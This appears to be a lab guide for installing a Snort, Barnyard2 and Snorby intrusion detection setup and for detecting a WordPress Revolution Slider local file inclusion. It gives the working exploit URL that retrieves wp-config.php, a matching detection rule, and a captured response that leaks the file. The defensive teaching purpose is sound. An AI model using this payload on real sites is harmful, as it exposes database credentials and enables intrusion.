Intrusion Detection System Installation

Installation (Already completed)

```
apt-get update && apt-get install libpcre3 libpcre3-dbg build-essential autoconf automake
bison flex libtool libpcap-dev libnet1-dev unzip nbtscan libpcap0.8-dev libpcre3-dev g++ make
git libdnet libxslt-dev libxml2-dev libmysqlclient-dev libdumbnet-dev libdnet-dev liblwp-
protocol-https-perl bzip2 curl  libapr1-dev libaprutil1-dev libcurl4-openssl-dev libcrypt-ssleay-
perl mysql-client vim apache2 wget-y
```

```
cd /usr/local/src/
wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
wget http://prdownloads.sourceforge.net/libdnet/libdnet-1.11.tar.gz
wget https://snort.org/downloads/snort/snort-2.9.8.3.tar.gz
wget https://github.com/libwww-perl/libwww-perl/archive/master.zip
git clone https://github.com/firnsy/barnyard2.git
git clone https://github.com/shirkdog/pulledpork.git
```

Start Point:

Create a user and group for snort to run as:
```
groupadd snort && useradd -g snort snort
```

Install DAQ:
```
cd /usr/local/src/daq-2.0.6 && ./configure && make && make install
```

Install Libdnet:
```
cd /usr/local/src/libdnet-1.11 && ./configure && make && make install
ln -s /usr/local/lib/libdnet.1.0.1 /usr/lib/libdnet.1
```

Install Snort:
```
cd /usr/local/src/snort-2.9.8.3/ && ./configure --enable-sourcefire --with-dnet-
libraries=/usr/local/lib && make && make install && ldconfig
```

Create directories:
```
mkdir /usr/local/rules
mkdir /usr/local/conf
mkdir /var/log/snort
mkdir /var/log/barnyard2
chmod 666 /var/log/barnyard2
```

Copy configuration files:

```
cp /usr/local/src/snort-2.9.8.3/etc/snort.conf /usr/local/conf/
cp /usr/local/src/snort-2.9.8.3/etc/gen-msg.map /usr/local/rules/
cp /usr/local/src/snort-2.9.8.3/etc/classification.config /usr/local/conf/
cp /usr/local/src/snort-2.9.8.3/etc/reference.config /usr/local/conf/
cp /usr/local/src/snort-2.9.8.3/etc/threshold.conf /usr/local/conf/
cp /usr/local/src/snort-2.9.8.3/etc/unicode.map /usr/local/conf/
```

Create some files:

```
touch /usr/local/rules/white_list.rules
touch /usr/local/rules/black_list.rules
touch /usr/local/rules/local.rules
touch /var/log/snort/barnyard2.waldo
```

Modify snort.conf:

Change the first line to the second

```
var RULE_PATH ../rules
var RULE_PATH /usr/local/rules

var SO_RULE_PATH ../so_rules
var SO_RULE_PATH /usr/local/rules/so_rules

var PREPROC_RULE_PATH ../preproc_rules
var PREPROC_RULE_PATH /usr/local/rules/preproc_rules

var WHITE_LIST_PATH ../rules
var WHITE_LIST_PATH /usr/local/rules

var BLACK_LIST_PATH ../rules
var BLACK_LIST_PATH /usr/local/rules

# output unified2: filename merged.log, limit 128, nostamp, mpls_event_types,
vlan_event_types
output unified2: filename snort.u2, limit 128

include $RULE_PATH
# include $RULE_PATH

# include $RULE_PATH/local.rules
include $RULE_PATH/local.rules
```

# include $RULE_PATH/app-detect.rules
include $RULE_PATH/snort.rules

dynamicdetection directory
#dynamicdetection directory

Modify permissions on Snort logging directory:
chmod 777 /var/log/snort

Install Barnyard:

cd /usr/local/src/barnyard2
autoreconf -fvi -I ./m4 && ./configure --with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu/ --with-mysql-includes=/usr/include/
make
sudo make install

Copy the default barnyard.conf file to the conf directory:
cp /usr/local/src/barnyard2/etc/barnyard2.conf /usr/local/conf/

Modify barnyard2.conf:

config reference_file: /etc/snort/reference.config
config reference_file: /usr/local/conf/reference.config

#config hostname: thor
config hostname: ids

#config interface: eth0
config interface: eth0

#   output database: log, mysql, user=root password=test dbname=db host=localhost
output database: log, mysql, user=snorby password=p@55word dbname=snorby host=SERVERIPADDRESSHERE ssl_cert=/usr/local/certificates/openssl/client-cert.pem ssl_key=/usr/local/certificates/openssl/client-key.pem

/etc/snort/gen-msg.map
/usr/local/rules/gen-msg.map

/etc/snort/sid-msg.map
/usr/local/rules/sid-msg.map

/etc/snort/reference.config
/usr/local/conf/reference.config

```
/etc/snort/classification.config
/usr/local/conf/classification.config

#config logdir: /tmp
config logdir: /var/log/barnyard2
```

Configure Pulled Pork:

```
# perl modules (also for pulled pork)

cd /usr/local/src/libwww-perl-master && perl Makefile.PL && make && make install
cp /usr/local/src/pulledpork/etc/pulledpork.conf /usr/local/conf/

#rule_url=https://www.snort.org/reg-rules/|snortrules-snapshot.tar.gz|<oinkcode>
rule_url=https://www.snort.org/reg-rules/|snortrules-snapshot.tar.gz|Youroinkcode

rule_path=/usr/local/etc/snort/rules/snort.rules
rule_path=/usr/local/rules/snort.rules

local_rules=/usr/local/etc/snort/rules/local.rules
local_rules=/usr/local/rules/local.rules

sid_msg=/usr/local/etc/snort/sid-msg.map
sid_msg=/usr/local/rules/sid-msg.map

black_list=/usr/local/etc/snort/rules/iplists/default.blacklist
black_list=/usr/local/rules/black_list.rules

config_path=/usr/local/etc/snort/snort.conf
config_path=/usr/local/conf/snort.conf

distro=FreeBSD-8-1
distro=Debian-6-0

sid_changelog=/var/log/sid_changes.log
sid_changelog=/usr/local/rules/sid_changes.log

ignore=deleted.rules,experimental.rules,local.rules
ignore=deleted.rules,experimental.rules

temp_path=/tmp
temp_path=/usr/local/src
```

We can't run pulled pork without a network connection, but here's how you would run pulled pork. We'll actually run it a little later in this document using a locally downloaded file:

```
/usr/local/src/pulledpork/pulledpork.pl -c /usr/local/conf/pulledpork.conf -v
```

Change permissions on directories:

```
chown -R snort:snort /var/log/snort
chown -R snort:snort /usr/local/conf
chown -R snort:snort /usr/local/rules
chown -R snort:snort /var/log/barnyard2
```

```
mkdir -p /usr/local/certificates/
```

Get the certificates for secure MySQL connections. These were made on the SIEM/Snorby machine.

```
scp -r ids@IPADDRESS:/usr/local/certificates/openssl /usr/local/certificates/
```


Add to /etc/mysql/my.cnf, under the [client] section:

```
ssl-ca=/usr/local/certificates/openssl/ca-cert.pem
ssl-cert=/usr/local/certificates/openssl/client-cert.pem
ssl-key=/usr/local/certificates/openssl/client-key.pem
```

Test mysql from the client to the server:


```
mysql -h 192.168.115.153 -usnorby -pp@55word
```

Start the Virtual Machine called 'webhost'



Log in with:
Username: webhost
Password: webhost

Find out the IP address:
sudo ifconfig <enter the password 'webhost' when prompted>
You'll see something similar to this:



```
eth0      Link encap:Ethernet  HWaddr
          inet addr:192.168.115.154  B
          inet6 addr: fe80::20c:29ff:f
```

Because of the way that wordpress works, it's possible that the address you were assigned is different from the one that wordpress thinks it's at. To fix this, edit the following file on the webhost (with sudo)
/var/www/html/wordpress/wp-config.php


And add the following to the end (substitute *youripaddress* with the address you found in the last step.
define('WP_HOME','http://*youripaddress*);
define('WP_SITEURL','http://*youripaddress* ');

Save and quit.

Open a web browser (or a new tab if you still have the Snorby page open and go to:
http://ipaddress (where ipaddress is the IP address you just viewed)

First, let's exploit a vulnerability in a plugin on the web server. Enter the following URL to exploit the Revolution Slider plugin with a local file include, allowing us to acquire the database configuration file:
ipaddress/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php

The wp-config file will be downloaded as 'admin-ajax.php'



This demonstrates an attack on our webhost while we don't have visibility into it. Now, we'll repeat this attack but will be able to view an alert in our IDS.

Back in the IDS Virtual Machine:
Apache needs to be installed. Since we're doing this with no internet, I've already installed it. Additionally, the following apache mods have been enabled:
proxy proxy_html proxy_http

With the following command:
a2enmod proxy proxy_html proxy_http

Edit /etc/apache2/sites-enabled/000-default.conf
And remove everything, replacing it with:

```
<VirtualHost *:80>
   ProxyPreserveHost On
   ProxyPass / http://IPADDRESSOFWEBHOST/
   ProxyPassReverse / http://IPADDRESSOFWEBHOST/
ServerName localhost
</VirtualHost>
```

Restart Apache:

```
sudo service apache2 restart
```

NOTE: Assuming this system was installed in a cloud environment, such as on a VPS, you would want to log into your registrar for the domain you want to monitor and update the DNS settings. Instead of pointing the DNS for yourdomain.com to the webhost, you would point the DNS to the IDS. When visitors go to yourdomain.com, they will proxy through the IDS.
Since this is all being done locally on virtual machines, we don't have to configure DNS.

Create a local IDS rule. Add the following to /usr/local/rules/local.rules

```
alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"WordPress RevSlider < 4.2 plugin wp-config local file include"; flow:to_server,established; content:"action=revslider_show_image&img=../wp-config.php"; nocase; reference:url,blog.sucuri.net/2014/09/slider-revolution-plugin-critical-vulnerability-being-exploited.html; classtype:attempted-admin; sid:1000001; rev:1;)
```

Run pulled pork using a locally downloaded rules file:

```
/usr/local/src/pulledpork/pulledpork.pl –n -c /usr/local/conf/pulledpork.conf -v
```


Run a packet capture program for full visibility:
If you want to see the response from the host, you can run tcpdump on the IDS while doing the attack:

```
tcpdump –An –s0 –I eth0 –w /tmp/packetcapture.pcap
```

Start snort
NOTE: If you are running tcpdump in your ssh session, you will need to open a new connection to the sensor to run snort.

```
sudo /usr/local/bin/snort -u snort -g snort -i eth0 -l /var/log/snort/ -c /usr/local/conf/snort.conf
```


Wait until the system shows that it has started packet processing:



```
            Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
            Preprocessor Object: SF_POP  Version 1.0  <Build 1>
            Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
            Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
            Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
Commencing packet processing (pid=34744)
```


Exploit Revolution Slider again:
ipaddress/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php

The configuration file will download again:




Stop snort

If you look in /var/log/snort, you'll see a new snort file that captured packets:



```
root@ubuntu:/etc/apache2/sites-enabled# ls -lh /var/log/snort/
total 4.0K
-rw-r--r-- 1 snort snort    0 Oct 14 20:23 barnyard2.waldo
-rw------- 1 snort snort 1.2K Oct 14 21:28 snort.u2.1476505633
```

Make sure you have the correct IP in the barnyard2.conf file. It should be the IP address of the Snorby host (for this example, it's 192.168.115.153)
/usr/local/conf/barnyard2.conf:




```
# Examples:
output database: log, mysql, user=snorby password=p@55word dbname=snorby host=192.168.115.153 ssl_cert=/usr/local/certificates
/openssl/client-cert.pem ssl_key=/usr/local/certificates/openssl/client-key.pem
#   output database: alert, postgresql, user=snort dbname=snort
```

Start barnyard:
/usr/local/bin/barnyard2 -c /usr/local/conf/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo


You may have to wait for a bit before Barnyard2 starts processing the data.

Visit Snorby in the web browser. You should notice a sensor has been added:




NOTE: Occasionally, the ‘worker’ process for Snorby can get hung up. If you see a message stating that the worker process is not running, click ‘Administration’ ‘Worker and job queue’ and press the button to restart the worker.

If you click on ‘Events’, you should see something similar to the following:



Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
2	ubuntu:NULL	192.168.115.1	192.168.115.152	http_inspect: LONG HEADER	4:28 AM	1

Clicking on that event should show you the GET request that triggered this alert:




```
GET./wp-admin/admin-ajax.p
hp?action=revslider_show_i
mage&img=../wp-config.php.
HTTP/1.1..Host:.192.168.11
```

Review the captured packets to see if the attempt was successful:
tcpdump -An -s0 -r /tmp/packetcapture.pcap port 80 | less


If you search for ‘GET’, within a few searches you will see the GET request we used to acquire the config file and the response just below, which confirms that it was a successful attack:

GET request:



```
..\.....GET /wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php HTTP/1.1
Host: 192.168.115.152
```

Server response:



```
......\.HTTP/1.1 200 OK
Date: Sat, 15 Oct 2016 05:38:31 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Expires: Sun, 15 Oct 2017 05:38:31 GMT
Cache-Control: public
Pragma: no-cache
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Last-Modified: Sat, 15 Oct 2016 04:07:51 GMT
Content-Length: 3238
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: image/php

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
define('WP_HOME','http://192.168.115.154');
define('WP_SITEURL','http://192.168.115.154');
```